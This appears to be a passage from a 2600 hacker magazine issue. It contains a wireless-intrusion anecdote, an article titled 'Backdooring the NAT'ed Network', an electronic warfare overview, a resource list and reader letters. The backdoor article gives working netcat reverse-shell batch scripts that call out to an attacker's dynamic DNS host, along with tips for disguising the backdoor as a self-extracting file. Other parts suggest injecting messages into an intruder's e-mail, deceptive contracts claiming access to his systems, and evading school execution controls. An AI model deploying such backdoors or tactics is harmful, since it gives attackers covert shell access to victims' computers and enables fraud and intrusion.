Some things were OK for my system's security. Some of my key files are encrypted with PGP's private key ("conventional") cryptography, and my database/fileserver system had its external USB drive shut off almost all of the time - it had only been on when I was using it. While playing with my neighbor, I would keep this shut off. None of my systems would carry any data for a while.... Note that with this external drive, I don't mean that I have spun the drive down, nor shut it off via software. The drive is externally powered and has an external power switch, with no software-based starting mechanism (soft switch). Besides these measures, there are also removable media backups of all of my critical data and files.

For extra safety for your stored files, you can use either PGP (I have always had a softness in my heart for the International PGP versions) - available from http://www.pgpi.org/, or you can also select the open-source Gnu Privacy Guard (GPG, available from http://www.gnupg.org/). While both of these programs are known for their public key cryptography for encrypting e-mails, both of these programs can also be used with passwords to locally encrypt files to a password.

I started a manual log. I started recording when the visitor/intruder appeared in my DHCP logs, the IP addresses accessed, MAC address, and other notes. Later, this will also help you see patterns in access and usage. Naturally, you don't want this to be something that your intruder can access. An ideal method of logging is to record such information on an older notebook computer that you don't connect to your network. You may even wish to run a separate, internal, private network - even at home, to segregate your key data.

What Happened Next?

I was able to witness logs of my intruder on a number of occasions. Nothing special - unfortunately his e-mail was accessed by an encrypted session, so I didn't have the option of following through with some creative options. For example, if the intruder were e-mailing his girlfriend or business associates, I could have contacted them directly and asked that he stop using my network to establish his message traffic. I could have also injected my own messages in his e-mails ("man-in-the-middle" attacks would have just been one possible method to employ.) There are many creative possibilities - use your imagination.

My visitor came back on my network with another system and also accessed a few websites. The general usage pattern hadn't changed too drastically. By checking my logs, I could see similarities and patterns in usage. However, the second system had a better security profile and was set up to use the ISAKMP (Internet Se-

curity Association and Key Management Protocol) for secure virtual private networking.

Missed Opportunities

My intruder had a number of intrusion opportunities available. My iPAQ handheld was only accessible wirelessly via SSH. Once a root SSH session was established, I would enable Samba filesharing (take a look at http://www.➥samba.org for more information on this open-source effort that provides Windows networked filesharing for Linux and Unix platforms) to use my iPAQ as a portable, handheld file server. I did leave this open for routine periods on purpose. My iPAQ SSH configuration was subject to predictable packet sequence ID attacks, which could allow an intruder to determine the upcoming packet sequence in "secure" communications, and terminate and take over an IP session, or commit other actions. Two of my other machines were running VNC servers on occasion (whenever I manually invoked VNC on these systems) - but these systems were never probed. I had some security and routine patches on my machines, but left them open for now to facilitate potential intrusions until I deemed my little experiment with my neighbor over. I even reset the router to its default password. This password is well documented and the router could also serve as a lure to gauge the neighbor's degree of interest in my network.

I ran nmap (Network Mapper - free open source utility for network exploration or security auditing) and Nessus against my own systems so that I would know what he would see if he attempted to probe my systems. If you are interested in learning more about these network exploration and vulnerability scanning tools and obtaining them (they are free), go to http://www.insecure.org and http://www.nes➥sus.org. My logs and account histories showed no signs of funny business, but I wanted to know which services and capabilities I had that could be exploited, as well as how - also to determine if any additional services or fileshares had been created. I didn't want to really close off anything - I just wanted to be aware of how my systems could be abused and to be in a position to monitor any attempts to take these systems over, or manipulate them. I had original replacement media to rebuild any system and my personal (and any business data) was safely on my external drive that was powered off. Anything that I really needed to do could be done by my taking the hard drive off of the server, and either throwing it onto my network without the wireless card, and using it off line - or using it locally on notebooks or other networks.

I left my systems as they were, but took additional steps to facilitate some basic monitoring. One key change that I made immediately was to take extra steps to protect my shared files. The database system also doubles as a file server - I am using a 100 GB drive in a USB enclosure. I physically powered that device off for the duration of my "experiment."

Some Fun Options

Change name of the network - was Dorkmaster (in honor of the National Computer Security Center's Dockmaster system). I considered changing the name (any change of the letter "o" to any other vowel would have been fun). See how long it takes for the neighbor to, and how.

There have been many stories of companies that have had their networks penetrated that have been sent e-mail suggesting that they improve their security, sometimes with specific recommendations, and sometimes even with threats. There have also been many times that someone penetrated a system or network, and then they have been afraid to report it for fear that they would be traced and prosecuted. While not a perfect solution to this problem, I am suggesting the creation of a writable, publicly shared file with an "unauthorized user access form." This form would have spaces for any potential intruder to fill in, complete with their name or handle, method of attacking the network or otherwise circumventing security, and whether they think that they left any traces. The form would specifically not grant permissions to the user - after all, it's an *unauthorized* user form, but would provide an additional feedback reporting mechanism. If nothing else, it might give an uninvited visitor a laugh.

With some basic scripting, you can identify any strange or unwelcome IP connections on your network. A program called tod ("touch of death") can be used to kill IP connections - look it up. With tod and a little more scripting, you can kill any of these connections. Actually, that would make it too easy for anyone intruding on your networks, and may make your countermeasures obvious, if not (almost) pedestrian. I enjoy using randomization in the use of such tools. If you are going to kick someone off your system, do not do it every five minutes, or every 15 minutes precisely - mix it up. Work into the time frames that you commit actions to annoy or frustrate the intruder such factors as the weather (you can pull weather data off of the web), the value of pi, the day of the week, the temperature in any of the world's great cities (accessible automatically with some scripting and the use of the web], and random numbers.

Besides, if you are asked to explain what actions you have taken, it makes the explanations much more entertaining. You can also look at your logs, and watch or monitor how your intruder reacts every time he is kicked off the network. For more fun, do not merely kick him off. Force him into segregated subnets with limited options, make additional files (crafted for him) available for his viewing, etc. You can always leave a message that he "is not worthy." If you have identified him, you may even leave a photograph if you can find a digital image of him.

Foxhunt

In amateur radio (or in certain government circles), a "foxhunt" is a method used for tracking the operation of a transmitter or radio, especially one that is operating covertly. There are a number of methods that can be used: radio direction finding gear can be employed. Multiple strength readings from multiple locations can also be used to determine the source of radio signals. Presently, there are a number of programs and options for finding and identifying wireless access points. A program for a handheld PC that could give the strength of not the access point but the connecting party, based for example on internal IP address or MAC address, would be an ideal tool. This could be used by an individual walking away from an access point, and using a "sweeping" pattern with the handheld PC to follow the signal to the connecting party. Walking with such a handheld PC could quickly track down connecting parties to a wireless network.

These connections were not the result of a novice user innocently tripping onto my wireless LAN. Over a period of time, I was able to witness some of the websites being accessed (from my router logs), as well as his system being made more secure over a period of time (through the use of my assessment tools and their logs). Also, the use of NetStumbler showed that there had been no active wireless access point in the vicinity, even before his presence on my network. He wasn't connecting to my net by mistake.

I have a good idea who my intruder is. Right now, the security is about what it should be and my "friend" hasn't been appearing. I watched some usage patterns over time, and am aware of the people who (generally) are in a reasonable proximity and have been around during the system's accesses. I am not naming the person (I do have access to system and domain names). At some time in the future, I may set up a wireless honeypot for fun. I wonder how long it will take for a reconnection attempt.

Disappointments

My disappointment was not in having a visitor using my wireless access point. I had a really great excuse to run nmap, Nessus, and snort. My disappointment is that my visitor did just what most minimally tech-savvy business travelers do when traveling with a notebook, wireless card, and fleeting sense of glory - he just found a freely available access point to treat as a wireless hotspot with which to receive e-mail and to use VPN connectivity.

Part of my disappointment is that my neighbor wasn't more interesting. MS Passport and e-mail accessed via port 443. Just blather on my network. Some VPN traffic. Boring. At least he looked up RoadRunner's DSL Internet service. Maybe he was thinking of buying his own service. Also, I am presuming that it was a "he" - my area isn't known for having a large population of Hacker Chicks.

The person who connected to my network made some mistakes. Firstly, and most importantly, I believe that he has exposed his corporate enterprise network to harm. He is using ISAKMP for VPN access, and he used encrypted mechanisms for accessing his e-mail. However, I identified the unauthorized systems on my network as having a number of vulnerabilities (although the second system has a much more secure overall posture). He also revealed himself by using a workgroup name that I don't use. My tip-off was the result of a Nessus scan against his machines, but the presence of his workgroup being introduced to my network was readily visible as soon as I looked for it on one of my Windows systems via the Network Neighborhood. Should I have chosen to exploit his intruding systems, the VPN protections - and any private networks he is accessing - could also have been subverted. His boss shouldn't be happy with him. Perhaps his company should have a policy against using networks without proper authorization when accessing corporate assets.

Also, there were opportunities to for my neighbor to attempt to exploit SSH holes, the router itself, VNC, and other services. I used whatever opportunities presented themselves to scan and monitor suspected intrusions to my network. I picked up a little experience with some nice tools, but would have enjoyed the opportunity to scan more systems (if there were a higher and more varied rate of intrusion), as well as more time for me to develop scripts to automatically and selectively scan any new systems that were unfamiliar to me.

Conclusions

There are a number of extra steps that can be taken to further protect your systems. Some of

these steps are more procedural than technical. I am not a lawyer, but apparently click-through software and usage contracts are enforceable. One approach to expanding your options should someone attempt to connect to your network would be to first have them click-through "splash" screens. Bring up a statement that they may use your technical systems for throughput connectivity only. Also, that this will cost them US $1000 per connection with a one-hour duration maximum, that they are responsible for such usage, and that no guarantees are rendered or implied on your part. If you figure out who is connecting, they will have fun when you send them a bill, and when they are sent a notice to appear in court to pay you your access fees. You are no longer the owner of a victimized network - you are an ISP charging exorbitant rates! Besides, if they don't meet their contractual obligations, you can always offer to them the option of your pursuing the criminal charges for accessing your systems and networks without authorization, and not worrying about pursuing them over your "modest" access fees. A more interesting approach might be to have a web-enabled screen come up stating that no permission, implicit or expressed, is granted, and that should the party attempt to further make use of your networks that they will provide compensation in the amount of $500 per hour of your time that is necessary to investigate and remedy the state of your systems following their unauthorized use. Further, they grant to you full and unfettered access rights to any of their systems (and connected networks) without any liability to yourself. Make it a long "contract" - what are the odds they will read the whole thing, anyway? Perhaps you can work in some language that they are accepting your offer for "computer security services" against their network - again, for substantial rates.

The real risk when someone comes onto your network uninvited may not be that they will violate your privacy and corrupt your systems, but that you may invade theirs, and even send them a bill! You may even be able to do it legally.

Shoutouts: YO AG HI

Backdooring the NAT'ed Network

by David Dunn

Two things to mention before we begin:

(1) The method I am describing here is illegal without permission from the party being backdoored and is *extremely easy to trace*. If you use this against anyone who would prosecute you, you *will* be caught and convicted. So don't.

(2) All of the methods described in this article (client, server, or both) can be recreated with almost no changes on any Linux machine using the same tools, but for the sake of time and the popularity of the Windows OS, I'm only going to cover Windows 2000 and XP here.

Network Address Translation: An Introduction

Network Address Translation (or NAT) is extremely useful in today's high-bandwidth environment. Homes and businesses connected to the Internet via cablemodem or DSL can use a router running NAT to connect multiple machines to the Internet simultaneously while still only having to pay for one connection and one external IP address.

The downside to this (for anyone who is attempting to install a backdoor, that is) is that the router acts as a one-way valve, and while it will allow connections to be established by computers on the internal network trying to reach the outside, computers on the Internet cannot initiate direct connections with computers inside the network. For this reason, it is necessary to create a backdoor that will attempt to reach us instead of one that will merely run in the background, awaiting a connection.

Part One: Setting Up Your Return Address

The idea here is that the backdoor you install is going to contact you, so the first thing you have to do is make yourself available for contact. A good way to do this is by setting up an account with a dynamic DNS service like no-ip.com. There are several places like this and most offer some type of free service for domains that are just a sub-domain of their own (for example, yourname.no-ip.com). Just download their update utility and install it on your machine. Whenever your IP address changes, the DNS records for your domain will be automatically updated.

Once you've registered your domain and

have it forwarding to your IP address, it's time to set up the server that will listen for connections from your backdoor. For the purposes of this article, I'm going to use port 10515 for incoming connections, but you can use any port you like.

First, download NetCat for Windows from http://www.atstake.com/research/tools/➥network_utilities/nc11nt.zip and unzip it.

Next, in the same directory to which you unzipped NetCat, create a new text file, and call it "server.bat". This file should include the following:

```
@echo off
cls
nc.exe -v -v -L -p 10515
```

Run this new batch file and you should see a new terminal window that reads:

```
listening on [192.168.0.1] 10515 ...
```

In this example, 192.168.0.1 is the IP address of the machine that server.bat is running on. If you are behind a router, you're going to need to forward the incoming port 10515 on your router to port 10515 on the machine server.bat is running on. If you don't have a router and are connected directly to the Internet, don't worry about it, you're done.

Part Two: Creating the Backdoor

So now all that's left is to create the backdoor that is going to sit on our target machine and connect to the server.

Make another new text file, and call it "back➥door.bat", and include the following:

```
@echo off
echo You have been owned.
nc -d -e cmd -t yourname.no-ip.com 10515
```

Basically, this is telling NetCat to (1) detach from the console and run in the background, (2) to execute the command "cmd", (3) to answer to telnet negotiation, and (4) to connect to your server at yourname.no-ip.com on port 10515.

Part Three: Usage

Copy the nc.exe and the backdoor.bat files to a directory on the target machine and run backdoor.bat. If everything is working correctly, you'll now see a terminal window with our friendly little "You have been owned." message displayed. Feel free to close this window.

When you return to the server machine, you should now see something to the effect of:

```
listening on [192.168.0.1] 10515 ...
connect to [192.168.0.1] from hostname
➥[192.168.0.2] 10179
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\backdoor\>_
```

Congratulations, you're in. If you'd like to make the backdoor a little easier to distribute, you can compress backdoor.bat and nc.exe in a zip file and use it to create a self-extracting file that will execute the backdoor.bat program when opened.

Shoutz to Mr. B and jeste|2.

ELECTRONIC WARFARE

by HOMA

This article covers only the terrestrial forces (what is normally called army) and not air force or navy.

The term Electronic Warfare has existed in the army for at least 60 years, but it evolved dramatically only in the last 25. Digital Warfare was a sub-department of EW but in the last eight years in most countries (at least the ones that have the know-how) it is becoming a division itself.

We are not going to bother with DW since most of its techniques are known to you. It is mainly hacking. Maybe sometime later.

EW is separated into two main categories, Passive and Active. Although both are really important, Active EW is not really appreciated since it is mostly damaging to both parties. And since it is easier to describe, we will start with this.

Active EW. has the intention of blocking enemy communications in any way. Most known techniques are Frequency Blocking, Spectrum Masking, and Poisoning.

Frequency Blocking: If we have managed to find out the exact frequencies the enemy communicates with on either voice/data, we fill that channel with noise in order to disable that communication channel. When doing that, that specific channel is inaccessible by either party.

Spectrum Masking: By SM we block as much of the spectrum (frequencies) as possible. By doing this we disable all wireless communications for all parties. This should be done only when it is of extreme importance and if we are able to communicate by other means (such as cables).

Poisoning: This technique is extremely difficult to use. It requires a fluent speaker of the enemy's language, the proper air-codes and code names, and in the case of digital transceivers that send a signature - that exact transceiver's signature. Although it is extremely difficult, there are two cases where it is easier to handle, either during peace in quite remote locations where the enemy is away from their command post, or during a battle when lowly trained personnel use the radio equipment.

Passive EW. PEW is all bout information retrieval. The PEW units are always operational, during peace and war. They are fast to deploy (most of the time they do "on-road" interceptions) and highly mobile. Their main drawback is that they are extremely vulnerable, since they are manned by a maximum of three persons with the exception of a unit that is acting as Active/Passive, in which case the count goes to five. (There are really small units of just one person. But these units are capable of interceptions of only really inferior technological enemies. There are many crypto devices that weigh more than 50Kgs, add the weight of a light transceiver 15Kgs (15W), a small antenna 3Kgs, cables 5Kgs, and you have a small rack that can intercept transmissions from equipment before 1994. There are special attack teams though that have limited equipment that can be used after they manage to get a hold of "inside" info.) No Active/Passive Unit is allowed to be out posted during battle.

PEW (Peace). Since the units have to be placed near the enemy, it is of huge importance to camouflage them. The most used and successful camouflage is to position them inside civil areas and best inside densely populated areas. The main drawback is interference by domestic appliances (mobile antennas, radio/TV stations, police, airports, ports), but since most operate on low frequencies, we have only to worry about the "noise." Positioning PEW inside cities is safe, since they do not transmit and their signature/feedback is extremely low, making them almost invisible when mixed with the domestic noise. From these locations the units intercept as many signals as possible. The units record everything of importance (they should be educated in the enemy's language) and log as much info about the transmitter (frequency, time, transmitter signature (analog/digital), code names, location) as possible.

In the case of an analog transmitter, there are specific patterns that it transmits, mainly due to hardware alterations with the voice/data, that can be used as an identifier. With a digital transmitter we have to "break" the transmission in order to create a signature.

The transmitter is located using a technique known as triangulation which needs three different units (minimum two) in various locations or one stable unit and one mobile. It is however common to have more than five units triangulating the same target. I have seen targets pinpointed in less than one minute by the cooperation of eight units where the target's distance was more than 300Km (not in an exercise).

The recordings are either translated locally or sent to the unit's command post for translation and then destroyed. All the translations are sent to the command post for further analysis. Even the slightest info can be useful after correlation.

There are also outpost units that are located in rural areas and are easily identified by the enemy. These units acquire the most useful info during peace, since they are mostly located beside the enemy border. The drawback is that although they are manned with the most capable stuff, they are also the disposable ones since there usually isn't enough time to Pack and Go. Many times they are used as a type of front line with artillery support.

PEW (War). During war, the units perform the same tasks and in addition they become mobile. This minimizes the ability to locate targets, but a properly "tooled" unit can intercept everything in a radius of 80Km and transmit in real time raw or translated material (translation on the move is difficult for small units since it is common that the most disposable person is also the driver and translator). There are cases in which a PEW mobile unit can act as an info hub for terrestrial forces although this is usually done by stable units.

PEW equipment. Because of the lack of firepower the units need to be mobile and since the equipment is of substantial size and weight, small vans are used. The van's back is a small room called Faraday's Cell. This room in a perfect world should not transmit anything, no radio waves, light, infrared, nothing. PEW is based on its stealth abilities.

Inside the room, you can find wide area receivers which have a vast range of frequencies. They are made only for the army and usually are comprised of many smaller ones that cover

smaller ranges. In addition you can find digital to analog and analog to digital converters, mixers, demuxers, at least one transmitter, computers, crypto devices (in black box form and in software form), antenna kits, signal amplifiers, spectrum analyzers, recording media destroyers/sanitizers, and media recorders (magnetic media is quite common since it is easy to destroy).

In the event that the unit is active, there is also a powerful transmitter connected to one of the computers.

The OS used from what I've seen is unix-based with some instances of Solaris, although I know of at least one country that uses MS W2K.

The software used is mostly audio related and some of it is commercial. The most needed software type is audio filters, although these are created by the army in most cases. There is a "procedure" in which an area spectrum pattern is acquired in order to identify the normal "noise" of the area and then easily remove that from the recordings. It is used also to make an assumption of a transmitter location by comparing area patterns.

Notes

Poisoning was heavily used during the 50's and 60's mainly for "ejecting" fake information to the enemy, usually trivial info in order to check our own ability of intercepting.

PEW units have a wide ability of transferring information in case of emergency and keeping it safe, by even using steganography to import info to public media, like the public phone system and others.

It is essential that all forces "trade" information with each other and the General Command Center is the major data analyst.

PEW units intercept anything wired/wireless from transmitters to mobile phones. During the 90's some basic data analysis was done on site by the use of automated systems (software).

It is of critical importance that the enemy doesn't know what we know about him, even though he knows we intercept. Many "mistakes" happen in order to sustain that.

Other than audio, units intercept and transmit other media like video and images.

Big Note

Cryptography adds too much overhead to wireless communications and requires more expensive equipment. To accommodate for this, frequency hopping is used in line with low bandwidth encryption that varies from the cheap 50 bits to the expensive 256 bits (expensive mostly in bandwidth). Every country that uses frequency hopping creates a table of hops (frequency matrix) that is also used as the key most of the times and distributes this to all of its units (not only to EW). This table resides in the transceiver's memory and depending on its hop ability it cycles through them, thus breaking audio/data into small chunks, and transmits. The difficult part in intercepting FH transmissions is not the encryption but finding out the hop table, and synchronizing the receiver to it. The easiest method is acquiring the tables from the enemy.

I hope the information posted here is of educational use to you. I am sorry if I made any mistakes. I am not sorry for being brief but sharing more could identify procedures that would jeopardize my country's and other countries' safety. As a note it is quite easy to find operational manuals over the net for various army tactics of different countries, but fortunately these mostly are outdated or fake. Keep in mind that most really important information is kept in such high levels of secrecy that only highly ranked officials have access to it on a need-to-know basis. Also do remember that the army trains personnel by repetitiveness, thus making the use of manuals obsolete.

Grokking for Answers

by Bryan Elliott

Grok (v): 1. To drink; 2. To consume or be consumed by, and become one with; 3. To understand

In working with computers, it is difficult to avoid getting discouraged by an inability to fully understand something. Be it compiling a kernel, building a client for a protocol, showing that a security weakness exists by reproducibly exploiting it, or something as simple as building a computer from parts.

I've spent years doing what I do - that is,

playing with concepts - and know that if a computer can do it, it's merely a concept. One that must be understood to be used to its full potential.

This article is pointed at beginners, so I'm going to quickly assume that's what you're in. (If you're in OS-X, you'll find the *nix-related links useful. If you're in linux, then this article is likely a walk down memory lane.)

In your travels and quests in computers, you'll come across many stumbles. I've compiled a short list of tools that can be used to overcome them.

http://msdn.microsoft.com/library

The Microsoft library is a repository of all things related to development in a Microsoft environment. This includes Internet Explorer, and makes it powerfully useful for anyone doing any sort of web design (it helps you work out how to de-quirk the quirkiest aspects of the MS Browser). Additionally, it contains documentation of the Windows API - a highly important reference for anyone doing Win32 prots and programming.

http://www.w3.org

For any other browser in the world, the WWW Consortium is the place to go. The documents here are gold, pure and pristine. If you're having trouble with any browser-related concept, this is the place to go.

http://www.faqs.org/rfcs/rfc-titles.html

RFCs are the lifeblood of the Internet. They define how servers serve, how clients connect, and what capabilities you the user - or you the developer - have. If there's anything you want to learn how to do, network-wise, you'll find out how it's supposed to be done here.

http://muffin.doit.org/

The hacker naturally has a yearning to see what's going on behind the scenes. Muffin, a java-based local proxy with filtering capabilities, allows this and much, much more. Further than this I won't explain. You have to download it.

http://netcat.sourceforge.net/

I won't go much into this. Netcat has recently been featured in *2600,* and is, as everyone says, the Swiss army knife of networking. It's essentially telnet with the ability to have its output redirected, and if the documents at w3 are gold, this ability is diamond when you're trying to figure out a protocol. However, much like the scissors on a Swiss army knife aren't too useful as tin snips, netcat sometimes has its shortcomings.

http://www.php.net

This is the most useful programming language I know of. By "useful," I mean "easy to learn and powerful." Hell, after you've got it installed and even on a Windows box, you can use it for shell-scripting.

I don't mean to slight perl, but it's not nearly as simple a language. Sure php code turns out ugly, but then, so do crayon drawings of a three year old. Still, an artist of high aesthetic can produce works of art using only crayons. Point is, I wouldn't give perl to a newb; it's much like giving a three year old a mechanical pencil. C, on the other hand, would be more like giving our child a sculptor's knife - but I'm digressing.

http://www.knoppix.net

Once you feel that you've surpassed Windows and want to give Linux a try, this is the distribution I suggest. Why? It requires no commitment. If you want to "mess around" with Linux, you have it there at your disposal with a minimum of fuss. Certainly there are better distributions, but few have achieved Klaus Knopper's simplicity of trying Linux out.

http://www.tldp.org

If you're curious about Linux, this is definitely the place to learn things. I would suggest starting with the "Pocket Linux" guide, as it's a lead-the-user-through-by-the-nose description of how to build your own mini-linux.

http://www.gentoo.org

I won't go into Linux superiority with anyone. A distribution - or OS - is as personal a choice as a religion. Gentoo is a Linux distribution that gives you a choice as to where you want to start and lets you build your system from there. One Gentoo system is no more the same as another, yet it has a zen-like package manager, the ebuilds system, which leaves RedHat's RPMs and Debian's apt in the dust far as I'm concerned. Furthermore, the simple act of getting your system up and running is a challenge that will leave you with an immense knowledge of how a Linux system works.

That's that. There's more to tell, but only 60 pages in an issue of this lovely magazine. I hope you all grok what I've told you to fullness.

Meanwhile, I'm going to go and grok a few beers with some friends. I've had enough of geek-grokking for the day.

Back and Forth

Questions

Dear *2600:*

What do I have to do to get an article printed in *2600?* Just email it to you people? Also, when is the next edition coming out?

Deepen D. Shah

There are two ways to get us articles. One is to email it to us at articles@2600.com. We ask that standard ascii text be used since we tend to lose patience quickly if we run into format incompatibilities. You can also send us postal mail at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA. The next edition is already out but there's always another one in the works.

Dear *2600:*

I was in the process of writing an article about the software that is used by the cable company where I work. It's basically an explanation of the AWD Contact software by DST Innovis. I have a few screen shots of the software in action. I know that I personally find it interesting when I get to see things that the guy on the other end of the phone or across the desk would see if he or she is looking at my account. I'm just a Tier 1 service rep so I wouldn't be able to give too many details about the server side of things though. I was just wondering if you think this would be of any interest to your readers and what the length of the article should be. Thank you for your time.

Mike

It most definitely would be interesting as would any articles on systems like this written by the people who use them. Don't worry about length. Just tell us what you think to be interesting and relevant and we'll make it fit.

Dear *2600:*

I have loved your mag ever since I picked up my first copy about two or three years ago. But I have a question. What is ncsc.mil and all of its subdomains? I have been wondering about this for a while. I googled it and I still can't find an answer. Can you guys help me out on this?

Shell

The National Computer Security Center is a part of the Department of Defense and has existed since the early 1980s. Their stated goal is to encourage the "widespread availability of trusted computer systems." You can find a whole bunch of info at http://www.radium.ncsc.mil ➥/tpep/process/faq.html.

Dear *2600:*

I just picked up my first issue of *2600* (21:2) and I found it slightly confusing. Since *2600* is a hacking magazine, I thought it would be filled with things about computers and how to use them to do certain things. Not only did it have things to do with computers, but it had articles on a bunch of miscellaneous things, such as how to make an impromptu lock pick. So my question is, what is the definition of a hacker?

Sheri Lowers

That's the million dollar question. You've correctly assessed that it's not just about computers. It doesn't even have to be about technology. Hacking encompasses all sorts of things, the basic common denominator being the desire to obtain information out of something or someone in order to gain knowledge. It almost always takes time and effort to get this. The ingredients that are essential for any hacker regardless of what he or she is hacking include patience, persistence, and the ability to accept the fact that most people won't have any appreciation for what it is they're trying to do.

Dear *2600:*

How could the electronic voting machines be corrupted? Is this specific to only Diebold machines or to others as well? If there is validity to all these charges surging across the Internet and being reported in big city newspapers, you would do your country a great service by unmasking it.

Carole

We couldn't agree more. The trouble is getting access to these machines and/or the people who have all of the info on them. When we do get the data, you can bet that we won't be sitting on it.

Dear *2600:*

I was wondering if HOPE is really worth going to? I live all the way down in Florida and am really interested in going. Is there any chance you could explain a little bit of what goes on at the HOPE conference in detail? Thank you ahead of time.

Nick

You're either very late or really early. HOPE takes place in New York City on "even" years and we have a sister conference overseas during the "odd" years. So the next HOPE will take place in 2006. It's basically an international gathering of thousands of assorted hackers right in the middle of New York City. We happen to like it a lot. To see (and hear) what we did last time, check our website at www.hope.net.

Dear *2600:*

I have subscribed to *2600* for one year. I'll be moving from my current address to a new one in about a month's time. Is there a provision on the www.2600.com site for subscribers to make these kind of changes?

Sarma

We don't keep subscriber data on any machine that is online which means you cannot access such information in this fashion. You can, however, send email to subs@2600.com with the details. Be sure to include your address label coding. If for whatever reason you don't have this, we'll call you at the phone number you provided when subscribing. Failing that, you should send us an official postal address change card.

Dear *2600:*

I have acquired info of a possibly useful or at least informative nature that could affect multiple governments. I acquired this info after being arrested for crimes related to it by the Secret Service. I am still going through the courts. Do you want this information?

LeStat

You have to ask? That's what we're here for!

Dear *2600:*

Recently I discovered that I was hacked. I've come to you for some kind of recommendation. Is there any way you can answer the following questions, please?

How can you tell exactly who hacked you, or do they cover their tracks? Is there any way to catch them? (I've seen that there is a program called Tripwire but I believe it's for some other kind of operating system, not for Windows. Is there something like that for Windows?) How do you get someone to leave you alone so they don't keep hacking you?

I've never done anything to this person or persons. I picked up your magazine recently to possibly get some kind of information to get this to stop. I am using Zone Alarm firewall, Norton's Antivirus, and Adaware spyware removal program, but they seem to be able to break through all of this. I am running Windows XP.

Also, can you answer this: Is it better to run a Mac OS? Or can someone break into that type of system as well? Thanks for your help. Also, you guys have an interesting magazine.

Andrew 0.

Unfortunately, being "hacked" lately seems to encompass everything from someone actually getting access to your data from a remote location to the power cord of your computer falling out of the wall. We need more details. How do you know you are being hacked? If there is adware or spyware on your system, this is a subject we've devoted a lot of space to (and it doesn't really involve hackers, except that they're the ones trying to stop it). If you actually know who is behind this, there are a number of things you can do in order to get them to stop. But again, without specifics, it's hard to give guidance. There is a version of Tripwire for Windows but it isn't free. And you might have better luck running a Mac but remember that no system is completely secure.

Dear *2600:*

For four and a half years I have been hearing voices from people who claim to be in the Secret Service and they tell me things that come true. I only started hearing the voices after the FBI visited my home. Has anyone mailed with this same complaint?

Tabetha

You wouldn't believe how many complaints like this we get. We don't know how helpful we can be but we can tell you that in all likelihood those aren't the voices of the Secret Service. You say what they tell you comes true and we know that anything the Secret Service might tell you usually winds up being a lie.

Life's Little Experiences

Dear *2600:*

First, I want to say that I love your magazine. I have only read two copies of it and already I have learned new things and now am wanting to actually do my chores so that I can get paid and buy a subscription. So good luck with the magazine and I hope it will affect people in the future. Anyway, I would like to ask a question or two. In our school, we now have COWs (Computers On Wheels). We all get our own laptops in certain classes but we can't take them home. Anyway my friend and I have just recently discovered the fun in DDoSing servers. We really hate our school because they are just complete assholes to us and they took away all of our computer rights unless we have to type essays (which we do on the COWs). So my friend and I hatched a very evil plan. We would figure out the IP for the host of all the COWs and DDoS it. We don't have all the people yet that we have in on this, but I would just love to know if DDoSing sites/servers is legal or not. I would hate to do this and end up getting pieholed in the local slammer. If you think I'm just being a script kiddie, then go ahead and flame me. I really don't care.

DemonEclipse

We're going to divide this reply into two sections. The first is for the letter writer and the second is for everyone else. Please only read the section that applies to you.

1) We are in awe of your skills and abilities. You clearly understand that denial of service is the same thing as freedom of speech. Anyone who would stand in your way is an idiot who deserves whatever it is you decide to do to them. The injustice of this whole thing is that these people will probably try to do something restrictive to you after you attack them. They're obviously too stupid to do the right thing, which is to yield to your superior intellect and let you do whatever you want.

2) Where do these people come from? If there was ever any justification for a school taking away "computer rights" and acting like "complete assholes," here it is. While it may be true that the school started treating people unfairly first, thus incurring the wrath of people like the above, this is still no excuse for wanton vandalism which is what a denial of service attack basically is. We can only hope there are people in this school willing to confront the school's unfair policy who will also come up with a way to negate the idiot factor.

Dear *2600:*

I couldn't believe how closely the article about trust mirrored my own high school experience with respect to public school district network security, or lack thereof. Since seventh grade, my crew and I have been giving the district admins a run for their money. We never did anything *too* malicious - at least for me, I was always in it for the thrill of doing it just to say I did it, not the thrill of exploiting it. For example, I used two separate methods of obtaining teacher-level login info and succeeded both times, but never used that info to do any damage. In fact, I was always very willing to conference with district admins to make them aware of security holes.

One of my funniest (mis)adventures was when the local librarian, who had been searching in vain for months for something to get me in trouble for, approached the principal with a screenshot of my personal folder which contained mstsc.exe (renamed to not_mstsc.exe since the security policy for disallowing execution of the program was based on the *name* of it) and mstscax.dll. She claims I broke Lake Washington School District Rule #3 for online conduct: I downloaded a file (don't even get me started). I got called to the assistant principal's office and confidently strutted in and said hello. He briefed me on why I was called in and I respectfully explained that I hadn't downloaded anything. I showed him the properties of not_mstsc.exe and pointed out that, in fact, Microsoft Corporation of all entities was responsible for coding the file and it was a part of the Windows OS. Of course he couldn't take my word for it even though it was in plain black and white right in front of his eyes; he had to call HelpDesk to verify this fact. He asked me why I had it, and rather than weave an intricate lie, I grinned and simply told him the truth: I used it to rdp to my home box so I could access personal and restricted files and browse the Internet unfiltered. Needless to say, he was stunned.

Surely I must have broken some rule in doing this. He reviewed the district guidelines to no avail. I probably sat there for 30 minutes before he finally said something to the effect of "well, I'm not sure what you did, but I know it was wrong even though there is no rule preventing such behavior, so until I can find a way to get you in trouble, you're free to go."

Eventually the admins found a way to block execution of the program through the internal name. Within ten minutes I had (admittedly illegally) downloaded reshack, changed the internal name to google.exe, modified the title bar name to "Google Search - chemistry news" and changed the program icon set to that of Internet Explorer so when I minimized it, it wouldn't look suspicious. They never caught me and I never heard another word from my assistant principal on the matter. Even without mstsc, I still ran apache on my home box with cgiproxy custom modified to look exactly like google.com, which could get me anywhere on the net anyway. I'd be interested to see some similar stories of fledgling hackers like myself.

Austin D.

While many would say you're wasting your time and needlessly aggravating your school's administration, we wouldn't. You have two advantages. You know the rules and how to use/abuse them. You also are not using your knowledge for anything that would adversely affect the system or another user. This by no means guarantees that they won't throw some sort of a book at you. But if you actually do get through to someone in charge who can recognize what it is you're really doing, the absurdity of the rules and overall harmlessness of experimentation may become apparent to them.

Dear *2600:*

